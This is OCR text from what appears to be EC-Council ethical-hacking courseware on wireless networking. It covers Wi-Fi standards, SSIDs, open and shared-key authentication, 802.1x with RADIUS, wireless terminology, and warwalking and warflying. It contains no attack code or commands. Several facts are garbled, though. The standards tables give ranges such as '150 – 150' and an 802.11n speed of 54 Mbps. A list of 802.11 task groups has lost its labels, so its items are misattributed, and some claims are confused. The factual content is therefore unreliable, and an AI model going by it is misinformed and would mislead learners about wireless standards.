When using multiple access points, each access point wireless area needs to overlap its neighbor's area. This provides users the ability to move around seamless using a feature called **roaming**. Some manufacturers develop extension points that act as wireless relays, extending the range of a **single access** point. Multiple extension points can be strung together to provide wireless access to locations far from the central access point.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE15.4: Multiple Access Points

LAN to LAN Wireless Network

Access points provide wireless connectivity to **local computers**, and local computers on different networks can be interconnected. All hardware access points have the capability of being interconnected with other hardware access points. However, interconnecting LANs over wireless connections is a monumental and complex task.




FIGURE15.5: Diagrammatical representation of LAN-to-LAN Wireless Network

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3G Hotspot

A 3G hotspot is a type of wireless network that provides **Wi-Fi access** to **Wi-Fi-enabled** devices including MP3 players, notebooks, cameras, PDAs, netbooks, and more.




FIGURE15.6: Diagrammatical representation of 3G Hotspot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Standards

Standard

Amendments	Freq. (GHz)	Modulation	Speed (Mbps)	Range (ft)
802.11a	5	OFDM	54	25 – 75
802.11b	2.4	DSSS	11	150 – 150
802.11g	2.4	OFDM, DSSS	54	150 – 150
802.11i	Defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	OFDM	54	~100
802.16 (WiMAX)	10 - 66		70 – 1000	30 miles
Bluetooth	2.4		1 - 3	25

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Standards

IEEE Standard 802.11 has evolved from an extension technology for wired LAN into more complex and capable technology.

When it first came out in 1997, the **wireless local area network (WLAN)** standard specified operation at 1 and 2 Mb/s in the infrared, as well as in the license-exempt 2.4-GHz Industrial, Scientific, and Medical (ISM) frequency band. An **802.11 network** in the early days used to have few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network access point. 802.11 networks now operate at **higher speeds** and in additional bands. With its growth, new issues have risen such as security, roaming among multiple access points, and even quality of service. These issues are dealt with by extensions to the standard identified by letters of the alphabet derived from the 802.11 task groups that created them.

- The **802.11a** extension defines requirements for a physical layer (which determines, among other parameters, the frequency of the signal and the modulation scheme to be used) operating in the Unlicensed National Information Infrastructure (UNII) band, at 5 GHz, at data rates ranging from 6 Mb/s to 54 Mb/s. The layer uses a scheme called orthogonal frequency-division modulation (OFDM), which transmits data on multiple subcarriers within the communications channel. It is in many ways similar to the physical

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

layer specification for **HiperLAN II**, the European wireless standard promulgated by the European Telecommunications Standards Institute.

- Commercially trademarked in 1999 by the Wireless Ethernet Compatibility Alliance (WECA) as Wi-Fi, this extension made **802.11b** a household word. It defines operation in the ISM 2.4GHZ band at 5.5 Mb/s and 11 Mb/s (as well as the fallback rates of 1 Mb/s and 2 Mb/s). This physical layer uses the modulation schemes complementary code keying (CCK) and packet binary convolutional coding (PBCC). WECA is an industry organization created to certify interoperability among 802.11b products from diverse manufacturers.
- This task group's work on wireless LAN bridging has been folded into the 802.11 standard.
- This task group enhances the 802.11 specifications by spelling out its operation in new regulatory domains, such as countries in the developing world. In its initial form, the standard covered operation only in North America, Europe, and Japan.
- 802.11 are used for real-time applications such as voice and video. To ensure that these time-sensitive applications have the network resources when they need them, it is working on extra mechanisms to ensure quality of service to Layer 2 of the reference model, the medium-access layer, or MAC.
- 802.11 standards have developed from the small extension points of wired LANs into multiple access points. These access points must communicate with one another to allow users to roam among them. This task group is working on extensions that enable communication between access points from different vendors.
- This task group is working on high-speed extensions to 802.11b. The current draft of 802.11g contains **PSCC** and **CCK** OFDM along with old OFDM as modulation schemes. Development of this extension was marked by a great deal of contention in 2000 and 2001 over modulation schemes. A breakthrough occurred in November 2001, and the task group worked to finalize its draft during 2002.
- This task group is working on modifications to the **802.11a** physical layer to ensure that 802.11a may be used in Europe. The task group is adding dynamic frequency selection and power control transmission, which are required to meet regulations in Europe.

  The original version of 802.11 incorporated a MAC-level privacy mechanism called Wired Equivalent Privacy (WEP), which has proven inadequate in many situations. This task group is busy with improved security mechanisms. The present draft includes Temporal Key Integrity Protocol (TKIP) as an improvement over WEP. 802.11a represents the third generation of wireless networking standards and technology.
- **802.11i** standard improves WLAN security. The encrypted transmission of data between 802.11a and 802.11b WLANS is best described by 802.11i. A new encryption key protocol such as Temporal Key Integrity Protocol (TKIP) and the Advanced Encryption Standard (AES) is defined by 802.11i. TKIP is a part of standards from IEEE. It is an

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- enhancement of WLANs. The other name for AES in cryptography is Rijndael. The U.S government adopted AES as the key for encryption standard.
- 802.11n is a revision which enhanced the earlier 802.11 standards with multiple-input multiple-output (MIMO) antennas. It works alike with 2.4 GHz and the minor used 5 GHz bands. This is an IEEE industry standard for Wi-Fi wireless local network transportations. **OFDM** is used in Digital Audio Broadcasting (DAB) and in Wireless LAN.
- **802.16a/d//e/m (WiMAX)** is a wireless communications standard desgined to provide 30 to 40 mbps rates. The original version of the standard on which WiMAX is based (IEEE 802.16) specified a physical layer operating in the 10 to 66 GHz range. 802.16a, updated in 2004 to 802.16-2004, added specifications for the 2 to 11 GHz range. 802.16-2004 was updated by 802.16e-2005 in 2005 and uses scalable orthogonal frequency-division multiple access (Orthogonal frequency-division multiplexing (OFDM) is a method of encoding digital data on multiple carrier frequencies.
- Bluetooth is a wireless protocol mostly intended to be used by the shorter-range solicitations


The table that follows summarizes all the wireless standards mentioned on this slide:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Standards	Freq. (GHz)	Modulation	Speed (Mbps)	Range (ft)
802.11a	5	OFDM	54	25 – 75
802.11b	2.4	DSSS	11	150 – 150
802.11g	2.4	OFDM, DSSS	54	150 – 150
802.11i	Provides **WPA2 encryption** for 802.11a, 802.11b and 802.11g networks			
802.11n	2.4 - 2.5	OFDM	54	~100
802.16a/d//e/ m (WiMAX)	10 - 66		70 – 1000	30 miles
Bluetooth	2.45		1 - 3	25

TABLE 15.1: Different Wireless Standards

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Service Set Identifier (SSID)

The Service Set Identifier (SSID) is a **unique identifier** that is used to establish and maintain wireless connectivity. SSID is a token to identify a **802.11 (Wi-Fi)** network; by default it is the part of the packet header sent over a wireless local area network (WLAN). It act as a single shared password between access points and clients. Security concerns arise when the default values are not changed, since these units can then be easily compromised. SSID access points broadcasts the radio signals continuously received by the client machines if enabled. A non-secure access mode station communicates with access points by broadcasting configured SSID, a blank SSID, or an SSID configured as "any." Because SSID is the unique name given to WLAN, all devices and access points present in WLAN must use the same SSID. It is necessary for any device that wants to join the WLAN to give the unique SSID. If the SSID of the network is changed, reconfiguration of the SSID on every network is required, as every user of the network configures the SSID into their system. Unfortunately, SSID does not provide security to WLAN, since it can be sniffed in plain text from packets.


The SSID can be up to 32 characters long. Even if the **access points (APs)** of these networks are very close, the packets of the two are not going to interfere. Thus, SSIDs can be considered a password for an AP, but it can be sent in clear text and can be easily discovered. In other words, SSIDs can be called a shared secret that everyone knows, and anyone can determine. The SSID remains secret only on the closed networks with no activity, which is inconvenient to the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

legitimate users. A key management problem is created for the network administrator, as SSID is a secret key instead of a public key. Some common SSIDs are:

- comcomcom
- Default SSID
- Intel
- Linksys
- Wireless
- WLAN

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Authentication Modes

Wi-Fi authentication can be performed in two modes:

1. Open system authentication
2. Shared key authentication

Open System Authentication Process

In the open system authentication process, any wireless station can send a request for authentication. In this process, one station can send an authentication management frame containing the identity of the sending station, to get authenticated and connected with other wireless station. The other wireless station (AP) checks the client's SSID and in response sends an authentication verification frame, if the SSID matches. Once the verification frame reaches the client, the client connects to the network or intended wireless station.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.7: Open System Authentication mode

Shared Key Authentication Process

In this process each wireless station is assumed to have received a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels. The following steps illustrate how the connection is established in Shared Key Authentication process:

- The station sends an authentication request to the access point.
- The access point sends challenge text to the station.
- The station encrypts the challenge text by making use of its configured 64-bit or 128-bit default key, and it sends the encrypted text to the access point.
- The access point uses its configured WEP key (that corresponds to the default key of station) to decrypt the encrypted text. The access point compares the decrypted text with the original challenge text. If the decrypted text matches the original challenge text, the access point authenticates the station.
- The station connects to the network.

The access point can reject to authenticate the station if the decrypted text does not match the original challenge text, then station will be unable to communicate with either the Ethernet network or 802.11 networks.





FIGURE 15.8: Shared key Authentication mode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Authentication Process Using a Centralized Authentication Server

The 802.1x provides centralized authentication. For **802.1x authentication** to work on a wireless network, the AP must be able to securely identify traffic from a particular wireless client. The identification is accomplished by using authentication keys that are sent to the AP and the wireless client from the Remote Authentication Dial in **User Service (RADIUS) server**. When a wireless client comes within range of the AP, the following process occurs:

1. Client sends an authentication request to the AP for establishing the connection.
2. The (AP sends EAP-Request for the identification of client.
3. The wireless client responds with its **EAP-Response** identity.
4. The AP forwards the identity to the RADIUS server using the uncontrolled port.
5. The RADIUS server sends a request to the wireless station via the AP, specifying the authentication mechanism to be used.
6. The wireless station responds to the RADIUS server with its credentials via the AP.
7. If the credentials are acceptable, the RADIUS server sends an encrypted authentication key to the AP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The AP generates a multicast/global authentication key encrypted with a per-station unicast session key, and transmits it to the wireless station.





FIGURE 15.9: Shared key Authentication mode

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Terminologies


Wireless Terms	Description
GSM	It is a universal system used for mobile transportation for wireless network worldwide
Association	The process of connecting a wireless device to an access point is called association
BSSID	The MAC address of an access point that has set up a Basic Service Set (BSS)
Hotspot	Place where wireless network is available for public use
Access Point	Used to connect wireless devices to a wireless network
ISM band	A range of radio frequencies that are assigned for use by unlicensed users
Bandwidth	Describes the amount of information that may be broadcasted over a

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	connection
DSSS	It is used to transmit data on a stable range of the frequency band
FHSS	Data is transmitted on radio carriers which hop pseudo-randomly through many different frequencies at a pre-determined rate and hopping sequence
OFDM	Method of encoding digital data on multiple carrier frequencies with multiple overlapping radio frequency carriers

TABLE 15.2: Wireless terms and descriptions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Chalking

There are various techniques to detect open wireless networks. They are:

WarWalking

To perform WarWalking, attackers walk around with **Wi-Fi enabled laptops** to detect open wireless networks. In this technique, the attacker goes on foot to conduct the Wi-Fi chalking. The disadvantage of this approach is the absence of a convenient computing environment and slower speed of travel.

WarFlying

WarFlying is an activity in which attackers fly around with Wi-Fi enabled laptops to detect open wireless networks. This is also known as **warstorming**. As most of the people usually scan for the networks to map out the wireless networks in the area or as an experiment, most WarFlying is harmless. Also, it is more difficult to access open networks through WarFlying because of the nature of flying.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

